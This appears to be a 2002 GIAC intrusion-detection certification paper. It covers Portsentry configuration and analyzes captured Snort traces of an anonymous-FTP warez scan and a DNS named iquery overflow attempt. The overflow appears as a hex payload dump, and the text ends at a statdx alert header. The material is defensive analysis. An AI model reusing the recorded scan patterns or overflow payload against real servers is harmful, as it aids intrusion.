Global Information Assurance Certification Paper

Intrusion Detection in Depth

GCIA Practical Assignment

Version 3.1

Michael Maxwell

SANS2002 – Orlando, FL

April 1 – April 7, 2002

Assignment 1 – Describe the State of Intrusion Detection

Host based Intrusion Detection with Portsentry

There are many different types of intrusion detection products available on the market today. Some of them are network based, some are host based, some are application based, and some are even part of the corporate firewall. A well-protected network probably uses a combination of at least several of these. In a SANS Intrusion Detection FAQ, Peter Watson says "Using multiple layers in a security model is the most effective method of deterring unauthorized use of computer systems and network services."[1]. This is an extremely important point for all security systems managers to remember when setting up a network security policy. Without these multiple layers it is virtually impossible to determine how successful attempts against your resources have been. For example, the network I manage employs network based detection systems using the Snort [2] intrusion detection system. We also use Portsentry v1.1 [3] on all of our servers to provide an extra layer of information. It is never enough to know that an attack has crossed the network; you also need to know whether or not it has made it to your production systems. We do not however make use of the evasion techniques available in the package. We run Portsentry [3] in alert only mode to notify us of attempted connections to ports we are not using on our production systems. The purpose of this paper is to give the reader a look at the host based intrusion detection/evasion system Portsentry v1.1 [3].

Portsentry v1.1 [3] is open source software that is freely available at http://www.psionic.com/products/portsentry.html. Once you have downloaded the tarball and unpacked it the installation is rather straightforward. The README.install file that is part of the source has very detailed instructions on what needs to be done to get the software installed and running on your system.

Once you have the software installed you have some decisions to make about how you would like to use it. Portsentry [3] can operate in any one of three detection modes and can also respond to alerts in several ways. The first detection mode available is basic mode. In this mode Portsentry [3] binds itself to all the ports in a list that you provide it. Any time there is a connection to any of these ports it will take the appropriate action based on your config file. The second mode is referred to a stealth mode. In this mode, Portsentry binds itself to a raw socket instead of each individually listed port. Any connection attempt to the listed ports is then responded to appropriately. Below is an example of a list of ports you may listen two with either of the methods as they would appear in the portsentry.conf file.

```
TCP_PORTS="1,7,9,11,15,21,23,20,70,79,109,110,111,119,138,139,143,512,513,514,515,5
40,635,1080,1524,2000,2001,4000,4001,5742,6000,6001,6667,12345,12346,20034,27665,30
303,32771,32772,32773,32774,31337,40421,40425,49724,54320"
UDP_PORTS="1,7,9,66,67,68,69,111,137,138,161,162,474,513,517,518,635,640,641,666,7
00,2049,31335,27444,34555,32770,32771,32772,32773,32774,31337,54321"
```

The third listening mode is called advanced stealth mode. Unlike the previous two modes, this configuration option take a list of ports you provide and generates an exclusion list based on that list. Any other connection attempt to the system is immediately acted upon. This is the fastest, and also most aggressive mode available, and should be used with caution. If you are utilizing one of the evasion tactics as a response to connection attempts it is very easy to take your system off the Internet with this configuration option. I recommend using either of the other two options first so you can get an idea of what types of connections are "normal" for you system. Once you have a list of ports that are commonly connected to legitimately, you can then try using the advanced stealth mode. There are two options you must configure before using this option. The first is the number of ports you want to monitor. Setting the highest port you wish to monitor in the following line of the config file chooses this.

```
ADVANCED_PORTS_TCP="1024"
ADVANCED_PORTS_UDP="1024"
```

The second option is the list of ports (besides running daemons) that you would like this option to ignore. This is where you will take your system offline if you are not careful. It is quite common for systems connecting to your FTP daemon to make an ident request of your server, if you forget to include this here and you are taking evasive measures with Portsentry [3] you will prevent the connecting system from communicating with your system. Below are some example exclude lists from the config file for this option.

```
# Default TCP ident and NetBIOS service
ADVANCED_EXCLUDE_TCP="113,139"
# Default UDP route (RIP), NetBIOS, bootp broadcasts.
ADVANCED_EXCLUDE_UDP="520,138,137,67"
```

As well as having multiple detection modes, Portsentry [3] can also react to probes in several different ways. The first reaction technique is to simply log the activity to the syslog facility that you have configured in the portsentry.conf file. If used in conjunction with a log-checking program such as Logsentry [4], this is an effective method for detecting attempts without reacting to them. The following is an example of the configuration parameters necessary for Portsentry [3] to react this way.

```
BLOCK_UDP="0"
BLOCK_TCP="0"
```

To enable any of the reaction methods besides just logging you simply change the value in the above example from "0" to "1". The following examples show you two different ways in which Portsentry [3] can use the Linux route command to drop routes.

```
# Generic Linux
#KILL_ROUTE="/sbin/route add -host $TARGET$ gw 333.444.555.666"
```

```
# Newer versions of Linux support the reject flag now. This
# is cleaner than the above option.
#KILL_ROUTE="/sbin/route add -host $TARGET$ reject"
```

The "-host" option tells the route command that you are referring to a specific host. The "gw 333.444.555.666" directive sets the gateway for this host to an inaccessible ip address, making packets unable to reach the destination. The "reject" command is used to force a route lookup to automatically fail, essentially providing the same result as the bogus gateway in the previous example. For more information on the /sbin/route command and its configuration options refer to the man route (8) pages on your Unix/Linux system. [5]

The next method that can be used is to use a packet filter such as ipchains [6] or iptables [7]. Below are some examples.

```
# ipchain support for Linux
#KILL_ROUTE="/sbin/ipchains -I input -s $TARGET$ -j DENY -l"
#
# ipchain support for Linux (no logging of denied packets)
#KILL_ROUTE="/sbin/ipchains -I input -s $TARGET$ -j DENY"
#
# iptables support for Linux
#KILL_ROUTE="/usr/local/bin/iptables -I INPUT -s $TARGET$ -j DROP"
```

An excellent resource for ipchains configuration can be found at http://www.netfilter.org/ipchains/HOWTO.txt [8]

An excellent resource for iptables configuration can be found at http://www.netfilter.org/documentation/FAQ/netfilter-faq.html [9]

Wietse Venema's TCP Wrappers [10] program can also be used to filter connection attempts from hostile hosts. Since it is now included with many Unix/Linux distributions, and is easy to understand, I find this to be the preferred method for dropping offending packets. For those of you not familiar with TCP Wrappers [10], it is a daemon (tcpd) than runs and allows or denies packets based on the contents of the files /etc/hosts.deny and /etc/hosts.allow. Following are the two methods for using this approach to block packets. The first is for running without extended host processing, the second is for using extended host processing.

```
KILL_HOSTS_DENY="ALL: $TARGET$"
```

```
KILL_HOSTS_DENY="ALL: $TARGET$ : DENY"
```

Portsentry [3] can also be configured to call an external script when a connection attempt

is detected. While it is possible to use a retaliatory script to send data back at the attacker the authors of the software strongly discourage this tactic. This option was created with sending messages to a pager or network terminal in mind and not as a "strike back" tool. Here is an example of how to call a paging script from the portsentry.conf file.

KILL_RUN_CMD="/some/path/here/pagingscript $TARGET$ $PORT$"

Conclusion

As you have seen, Portsentry [3] is a very powerful host based intrusion detection tool. Whether or not you choose to deploy it in sensor only mode, or to use it as a reactionary device to stop attackers in their tracks, it should be a welcome addition to any overall security strategy. It is extremely easy to configure and use, and will provide you with an added viewpoint to the activity on your network. Without detection and or evasion at the host level your job as a security analyst becomes much more difficult.

References

[1] Peter Watson. Intrusion Detection FAQ. SANS Institute.
URL: http://www.sans.org/newlook/resources/IDFAQ/layered_defense.htm

[2] Marty Roesch. Snort Intrusion Detection System.
URL: http://www.snort.org

[3] Psionic Technologies. Portsentry version 1.1.
URL: http://www.psionic.com/products/portsentry.html

[4] Psionic Technologies. Logsentry version 1.1.1
URL: http://www.psionic.com/products/logsentry.html

[5] Phil Blundell. Linux Manual Pages. Route(8). January 2, 2002

[6] Rusty Russell. Ipchains. Linux Manual Pages. Ipchains(8). February 8, 1998

[7] Rusty Russell. Iptables. Linux Manual Pages. Iptable(8). August 11, 2000

[8] Rusty Russell. Ipchains how-to. July 4, 2002.
URL: http://www.netfilter.org/ipchains/HOWTO.txt

[9] Harals Welte. Netfilter/Iptables FAQ. June 15, 2002.
URL: http://www.netfilter.org/documentation/FAQ/netfilter-faq.html

[10] Wietse Venema. TCP Wrappers.
URL: ftp://ftp.porcupine.org/pub/security/index.html

[end of Assignment 1]

Assignment 2 – Network Detects

Network Detect #1

Trace

Snort [3] portscan file (format: date, time, source ip, source port, dst. ip, dst. port, flags)

```
Jun 20 17:38:44 62.62.189.157 3786 A.B.68.30 21 ******S*
Jun 20 17:38:44 62.62.189.157 3787 A.B.68.31 21 ******S*
Jun 20 17:38:43 62.62.189.157 3788 A.B.68.32 21 ******S*
Jun 20 17:38:43 62.62.189.157 3790 A.B.68.34 21 ******S*
Jun 20 17:38:44 62.62.189.157 3792 A.B.68.36 21 ******S*
Jun 20 17:38:44 62.62.189.157 3793 A.B.68.37 21 ******S*
Jun 20 17:38:44 62.62.189.157 3794 A.B.68.38 21 ******S*
Jun 20 17:38:43 62.62.189.157 3795 A.B.68.39 21 ******S*
Jun 20 17:38:43 62.62.189.157 3796 A.B.68.40 21 ******S*
```

Snort [3] alert file (format: Intrusion Signatures and Analysis, Chapter 1[1])

```
06/20-17:38:43.491558 62.62.189.157:3786 -> A.B.68.30:21
TCP TTL:110 TOS:0x0 ID:54310 IpLen:20 DgmLen:48 DF
******S* Seq: 0x2286699A  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1452 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:43.493625 62.62.189.157:3787 -> A.B.68.31:21
TCP TTL:111 TOS:0x0 ID:54311 IpLen:20 DgmLen:48 DF
******S* Seq: 0x22875310  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1452 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:43.509568 62.62.189.157:3788 -> A.B.68.32:21
TCP TTL:110 TOS:0x0 ID:54312 IpLen:20 DgmLen:48 DF
******S* Seq: 0x2287E6EC  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1452 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:43.513475 62.62.189.157:3790 -> A.B.68.34:21
```

```
TCP TTL:110 TOS:0x0 ID:54314 IpLen:20 DgmLen:48 DF
******S* Seq: 0x22896F1B  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1452 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:43.529207 62.62.189.157:3792 -> A.B.68.36:21
TCP TTL:111 TOS:0x0 ID:54316 IpLen:20 DgmLen:48 DF
******S* Seq: 0x228B0059  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1452 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:43.530602 62.62.189.157:3793 -> A.B.68.37:21
TCP TTL:110 TOS:0x0 ID:54317 IpLen:20 DgmLen:48 DF
******S* Seq: 0x228B81B3  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1452 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:43.560745 62.62.189.157:3794 -> A.B.68.38:21
TCP TTL:111 TOS:0x0 ID:54318 IpLen:20 DgmLen:48 DF
******S* Seq: 0x228C93C2  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1452 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:43.562587 62.62.189.157:3795 -> A.B.68.39:21
TCP TTL:110 TOS:0x0 ID:54319 IpLen:20 DgmLen:48 DF
******S* Seq: 0x228D8940  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1452 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:43.565017 62.62.189.157:3796 -> A.B.68.40:21
TCP TTL:111 TOS:0x0 ID:54320 IpLen:20 DgmLen:48 DF
******S* Seq: 0x228E71F6  Ack: 0x0  Win: 0x4000  TcpLen: 28
TCP Options (4) => MSS: 1452 NOP NOP SackOK

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

Three of the hosts were running an ftp daemon. Following is what transpired on all three hosts after the initial syn scan. (truncated for length)

```
06/20-17:38:47.036222 62.62.189.157:113 -> A.B.68.32:60626
TCP TTL:110 TOS:0x0 ID:54671 IpLen:20 DgmLen:90 DF
***AP*** Seq: 0x22ACB914  Ack: 0xBF34E17E  Win: 0x4406  TcpLen: 32
TCP Options (3) => NOP NOP TS: 1606175 382891321
33 37 38 38 2C 20 32 31 20 3A 20 55 53 45 52 49          3788, 21 : USERI
44 20 3A 20 55 4E 49 58 20 3A 20 42 6C 69 7A 7A          D : UNIX : Blizz
61 72 64 33 0D 0A                                        ard3..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.036430 A.B.68.32:21 -> 62.62.189.157:3788
TCP TTL:64 TOS:0x0 ID:36833 IpLen:20 DgmLen:81 DF
***AP*** Seq: 0xBF44FC1A  Ack: 0x2287E6ED  Win: 0x16D0  TcpLen: 20
32 32 30 20 63 61 73 63 61 64 65 2E 67 6D 61 76          220 cascade.gmav
74 2E 6E 65 74 20 46 54 50 20 73 65 72 76 65 72          t.net FTP server
20 72 65 61 64 79 2E 0D 0A                               ready...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.199391 62.62.189.157:3788 -> A.B.68.32:21
TCP TTL:110 TOS:0x0 ID:54696 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0x2287E6ED  Ack: 0xBF44FC43  Win: 0x43E7  TcpLen: 20
55 53 45 52 20 61 6E 6F 6E 79 6D 6F 75 73 0D 0A          USER anonymous..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.199876 A.B.68.32:21 -> 62.62.189.157:3788
TCP TTL:64 TOS:0x0 ID:36835 IpLen:20 DgmLen:116 DF
***AP*** Seq: 0xBF44FC43  Ack: 0x2287E6FD  Win: 0x16D0  TcpLen: 20
33 33 31 20 41 6E 6F 6E 79 6D 6F 75 73 20 6C 6F          331 Anonymous lo
67 69 6E 20 6F 6B 2C 20 73 65 6E 64 20 79 6F 75          gin ok, send you
72 20 63 6F 6D 70 6C 65 74 65 20 65 6D 61 69 6C          r complete email
20 61 64 64 72 65 73 73 20 61 73 20 79 6F 75 72          address as your
20 70 61 73 73 77 6F 72 64 2E 0D 0A                      password...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.400903 62.62.189.157:3788 -> A.B.68.32:21
TCP TTL:110 TOS:0x0 ID:54726 IpLen:20 DgmLen:63 DF
***AP*** Seq: 0x2287E6FD  Ack: 0xBF44FC8F  Win: 0x439B  TcpLen: 20
50 41 53 53 20 45 67 70 75 73 65 72 40 68 6F 6D          PASS Egpuser@hom
```

```
65 2E 63 6F 6D 0D 0A                                    e.com..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.414751 A.B.68.32:21 -> 62.62.189.157:3788
TCP TTL:64 TOS:0x0 ID:36836 IpLen:20 DgmLen:91 DF
***AP*** Seq: 0xBF44FC8F  Ack: 0x2287E714  Win: 0x16D0  TcpLen: 20
32 33 30 20 41 6E 6F 6E 79 6D 6F 75 73 20 61 63  230 Anonymous ac
63 65 73 73 20 67 72 61 6E 74 65 64 2C 20 72 65  cess granted, re
73 74 72 69 63 74 69 6F 6E 73 20 61 70 70 6C 79  strictions apply
2E 0D 0A                                         ...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.598054 62.62.189.157:3788 -> A.B.68.32:21
TCP TTL:110 TOS:0x0 ID:54755 IpLen:20 DgmLen:47 DF
***AP*** Seq: 0x2287E714  Ack: 0xBF44FCC2  Win: 0x4368  TcpLen: 20
43 57 44 20 2F 0D 0A                             CWD /..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.598464 A.B.68.32:21 -> 62.62.189.157:3788
TCP TTL:64 TOS:0x0 ID:36837 IpLen:20 DgmLen:69 DF
***AP*** Seq: 0xBF44FCC2  Ack: 0x2287E71B  Win: 0x16D0  TcpLen: 20
32 35 30 20 43 57 44 20 63 6F 6D 6D 61 6E 64 20  250 CWD command
73 75 63 63 65 73 73 66 75 6C 2E 0D 0A           successful...

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.760458 62.62.189.157:3788 -> A.B.68.32:21
TCP TTL:110 TOS:0x0 ID:54768 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0x2287E71B  Ack: 0xBF44FCDF  Win: 0x434B  TcpLen: 20
4D 4B 44 20 30 32 30 36 32 31 30 30 30 31 31 37  MKD 020621000117
70 0D 0A                                         p..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.760791 A.B.68.32:21 -> 62.62.189.157:3788
TCP TTL:64 TOS:0x0 ID:36838 IpLen:20 DgmLen:78 DF
***AP*** Seq: 0xBF44FCDF  Ack: 0x2287E72E  Win: 0x16D0  TcpLen: 20
```

```
35 35 30 20 30 32 30 36 32 31 30 30 30 31 31 37          550 020621000117
70 3A 20 50 65 72 6D 69 73 73 69 6F 6E 20 64 65          p: Permission de
6E 69 65 64 0D 0A                                        nied..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.936630 62.62.189.157:3788 -> A.B.68.32:21
TCP TTL:110 TOS:0x0 ID:54800 IpLen:20 DgmLen:56 DF
***AP*** Seq: 0x2287E72E  Ack: 0xBF44FD05  Win: 0x4325  TcpLen: 20
43 57 44 20 2F 5F 76 74 69 5F 70 76 74 2F 0D 0A          CWD /_vti_pvt/..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:47.936920 A.B.68.32:21 -> 62.62.189.157:3788
TCP TTL:64 TOS:0x0 ID:36839 IpLen:20 DgmLen:83 DF
***AP*** Seq: 0xBF44FD05  Ack: 0x2287E73E  Win: 0x16D0  TcpLen: 20
35 35 30 20 2F 5F 76 74 69 5F 70 76 74 2F 3A 20          550 /_vti_pvt/:
4E 6F 20 73 75 63 68 20 66 69 6C 65 20 6F 72 20          No such file or
64 69 72 65 63 74 6F 72 79 0D 0A                         directory..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:48.125150 62.62.189.157:3788 -> A.B.68.32:21
TCP TTL:110 TOS:0x0 ID:54828 IpLen:20 DgmLen:54 DF
***AP*** Seq: 0x2287E73E  Ack: 0xBF44FD30  Win: 0x42FA  TcpLen: 20
43 57 44 20 2F 75 70 6C 6F 61 64 2F 0D 0A                CWD /upload/..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:48.125454 A.B.68.32:21 -> 62.62.189.157:3788
TCP TTL:64 TOS:0x0 ID:36840 IpLen:20 DgmLen:81 DF
***AP*** Seq: 0xBF44FD30  Ack: 0x2287E74C  Win: 0x16D0  TcpLen: 20
35 35 30 20 2F 75 70 6C 6F 61 64 2F 3A 20 4E 6F          550 /upload/: No
20 73 75 63 68 20 66 69 6C 65 20 6F 72 20 64 69          such file or di
72 65 63 74 6F 72 79 0D 0A                               rectory..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=

06/20-17:38:48.316818 62.62.189.157:3788 -> A.B.68.32:21
TCP TTL:110 TOS:0x0 ID:54838 IpLen:20 DgmLen:52 DF
***AP*** Seq: 0x2287E74C  Ack: 0xBF44FD59  Win: 0x42D1  TcpLen: 20
43 57 44 20 2F 68 6F 6D 65 2F 0D 0A                      CWD /home/..

=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=+=
```

```
06/20-17:38:48.317116 A.B.68.32:21 -> 62.62.189.157:3788
TCP TTL:64 TOS:0x0 ID:36841 IpLen:20 DgmLen:79 DF
***AP*** Seq: 0xBF44FD59  Ack: 0x2287E758  Win: 0x16D0  TcpLen: 20
35 35 30 20 2F 68 6F 6D 65 2F 3A 20 4E 6F 20 73        550 /home/: No s
75 63 68 20 66 69 6C 65 20 6F 72 20 64 69 72 65        uch file or dire
63 74 6F 72 79 0D 0A                                   ctory..
```

All of the following directories were also attempted on all three ftp systems:

/public/	/incoming/	/in/
/temp/	/_vti_cnf/	/_vti_txt/
/wwwroot/	/anonymous/	/home/
/anonymous/pub/	/anonymous/incoming/	/outgoing/
/tmp/	/mailroot/	/ftproot/
/_private/	/pub/incoming/	/usr/
/anonymous/_vti_pvt/		

Source of Trace

This detect were recorded on my production network. The systems being monitored sit behind a filtering router that has a very minimal rule set (Appendix A). All systems are kept up to date religiously using the Red Hat Network [2] update system.

Detect Generated By

This detect was generated by a Snort [3] IDS. The initial alert was for a standard FTP port - scan. Upon further investigation, the anonymous ftp traffic was discovered. This particular sensor logs all traffic on monitored tcp ports to a tcpdump formatted binary log file. Snort was then run using the –r option to generate the packet detail.

Probability the source address was spoofed

The source address was definitely not spoofed. The three-way tcp handshake was completed several times during this detect, which would not have been possible with a spoofed address.

```
inetnum:        62.62.189.0 - 62.62.189.255
netname:        FR-9TEL-ADSL
descr:          9TELECOM
descr:          38 quai du point du jour
descr:          92659 Boulogne Billancourt
descr:          FRANCE
country:        FR
admin-c:        CG2185-RIPE
tech-c:         DG46-RIPE
```

```
tech-c:         TEL9-RIPE
status:         ASSIGNED PA
notify:         RIPE-DBM@9TEL.NET
mnt-by:         TEL9-MNT
changed:        HOSTMASTER@9TEL.NET 20020604
source:         RIPE
```

Description of Attack

The attack works by first generating a list of systems running ftp, then logging into each one in turn. Once logged in, the script attempts to determine if the system allows anonymous users to write to the file system. This seems to be a scripted attack based on the time stamps from the packets collected.

Attack Mechanism

The basic purpose of this attack is to scan for ftp servers to determine if they can be used to store warez. The initial scan looks for servers running ftp (tcp port 21), once found the script attempts to login via an anonymous account. Once logged in it executes a series of commands to determine if write access can be obtained anywhere on the system under attack. If any of these systems had allowed write access, I am sure the next thing to appear in the log files would be file uploads from one or many source addresses.

Correlations

I was able to find many references to anonymous ftp scanning on the Incidents.org [4] web site. Below are several that listed either a similar set of directories in the logs, or a similar email address used as a password.

Ellen Clarey. Re: wanadoo ftp scan for upload area. Mon, 21 Jan 2002
URL: http://www.incidents.org/archives/intrusions/msg02840.html [5]

Steve Wray. ftp probes; a few days apart. Wed, 12 Dec 2001
URL: http://www.incidents.org/archives/intrusions/msg02163.html [6]

Laurie Zirkle. November 16, 2001 probes (part 2). Sat, 17 Nov 2001
URL: http://www.incidents.org/archives/intrusions/msg01790.html [7]

Evidence of active targeting

This attack appears to be actively targeting ftp servers allowing anonymous access. It does however seem to scan entire blocks of addresses on the Internet to obtain it's

targets.

Severity

Criticality: 4

All three of the servers that responded to the attack are production systems, and any compromise could potentially affect our end users.

Lethality: 1

While potentially causing a lot of cleanup problems, I don't think this attack would have taken down any of our ftp servers.

System Countermeasures: 4

All of the affected systems were running the latest ftp daemon available at the time, and did not allow any write access to the file system.

Network Countermeasures: 3

While needing to allow ftp to certain machines on this subnet, the filtering router could be reconfigured to only allow ftp to systems that need to run this service.

Overall score: (4 + 1) – (4 + 3) = -2

Defensive recommendation

As stated above, my recommendation would be to strengthen the filtering in front of these systems to allow ftp only to servers that provide this service. While this would not have prevented the servers from being discovered, it is generally good network practice to not allow unnecessary traffic to contact your hosts.

Test Question

Jun 20 17:38:44 62.62.189.157 3786 A.B.68.30 21 ******S*
Jun 20 17:38:44 62.62.189.157 3787 A.B.68.31 21 ******S*
Jun 20 17:38:43 62.62.189.157 3788 A.B.68.32 21 ******S*
Jun 20 17:38:43 62.62.189.157 3790 A.B.68.34 21 ******S*
Jun 20 17:38:44 62.62.189.157 3792 A.B.68.36 21 ******S*
Jun 20 17:38:44 62.62.189.157 3793 A.B.68.37 21 ******S*
Jun 20 17:38:44 62.62.189.157 3794 A.B.68.38 21 ******S*
Jun 20 17:38:43 62.62.189.157 3795 A.B.68.39 21 ******S*
Jun 20 17:38:43 62.62.189.157 3796 A.B.68.40 21 ******S*

Based on the above packet trace, which one of the following is true?

a. This is a basic scan for ftp that should not be worried about
b. This is an ftp client who is not sure of his/her settings
c. This may be a scripted attack looking for vulnerable ftp servers, and all packets from the soucre address should be analyzed further
d. None of the above

Answer: c

Network Detect #2

Trace

Output format is from Snort [3] IDS with ACID frontend.[8]

2002-06-25 17:40:05 [arachNIDS] **DNS named version attempt**
IP
source addr dest addr Ver Hdr Len TOS length ID flags offset TTL chksum
12.146.94.78 A.B.68.30 4 5 0 58 64362 0 0 57 38455
Options none
UDP
source port dest port length
4975 53 38
Payload
length = 30
000 : 33 A4 00 00 00 01 00 00 00 00 00 00 07 76 65 72 3.....ver
010 : 73 69 6F 6E 04 62 69 6E 64 00 00 10 00 03 sion.bind.....

2002-06-25 17:40:05 [arachNIDS] [CVE] [bugtraq] [url] **DNS named iquery attempt**
IP
source addr dest addr Ver Hdr Len TOS length ID flags offset TTL chksum
12.146.94.78 A.B.68.30 4 5 0 493 64374 0 0 57 38008
Options none
UDP
source port dest port length
4975 53 473
Payload
length = 465
000 : 33 A4 09 80 00 00 00 01 00 00 00 00 3E 41 41 41 3.....>AAA
010 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA
020 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAA

```
030 : 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAAAAAA
040 : 41 41 41 41 41 41 41 41 41 41 41 3E 42 42 42 42   AAAAAAAAAAA>BBBB
050 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
060 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
070 : 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42   BBBBBBBBBBBBBBBB
080 : 42 42 42 42 42 42 42 42 42 42 3E 43 43 43 43 43   BBBBBBBBBB>CCCCC
090 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43   CCCCCCCCCCCCCCCC
0a0 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43   CCCCCCCCCCCCCCCC
0b0 : 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43 43   CCCCCCCCCCCCCCCC
0c0 : 43 43 43 43 43 43 43 43 43 3E 00 01 02 03 04 05   CCCCCCCCC>......
0d0 : 06 07 08 09 0A 0B 0C 0D 0E 0F 10 11 12 13 14 15   ................
0e0 : 16 17 18 19 1A 1B 1C 1D 1E 1F 20 21 22 23 24 25   .......... !"#$%
0f0 : 26 27 28 29 2A 2B 2C 2D 2E 2F 30 31 32 33 34 35   &'()*+,-./012345
100 : 36 37 38 39 3A 3B 3C 3D 3E 45 45 45 45 45 45 45   6789:;<=>EEEEEEE
110 : 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45   EEEEEEEEEEEEEEEE
120 : 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45   EEEEEEEEEEEEEEEE
130 : 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45 45   EEEEEEEEEEEEEEEE
140 : 45 45 45 45 45 45 45 3E 46 46 46 46 46 46 46 46   EEEEEEE>FFFFFFFF
150 : 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46   FFFFFFFFFFFFFFFF
160 : 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46   FFFFFFFFFFFFFFFF
170 : 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46 46   FFFFFFFFFFFFFFFF
180 : 46 46 46 46 46 46 3D 47 47 47 47 47 47 47 47 47   FFFFFF=GGGGGGGGG
190 : 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47   GGGGGGGGGGGGGGGG
1a0 : 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47   GGGGGGGGGGGGGGGG
1b0 : 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47 47   GGGGGGGGGGGGGGGG
1c0 : 47 47 47 47 00 00 01 00 01 00 00 00 01 00 FF 40   GGGG...........@
1d0 : 66                                                f
```

****

***

2002-06-25 17:40:05 [arachNIDS] **RPC EXPLOIT statdx**
IP

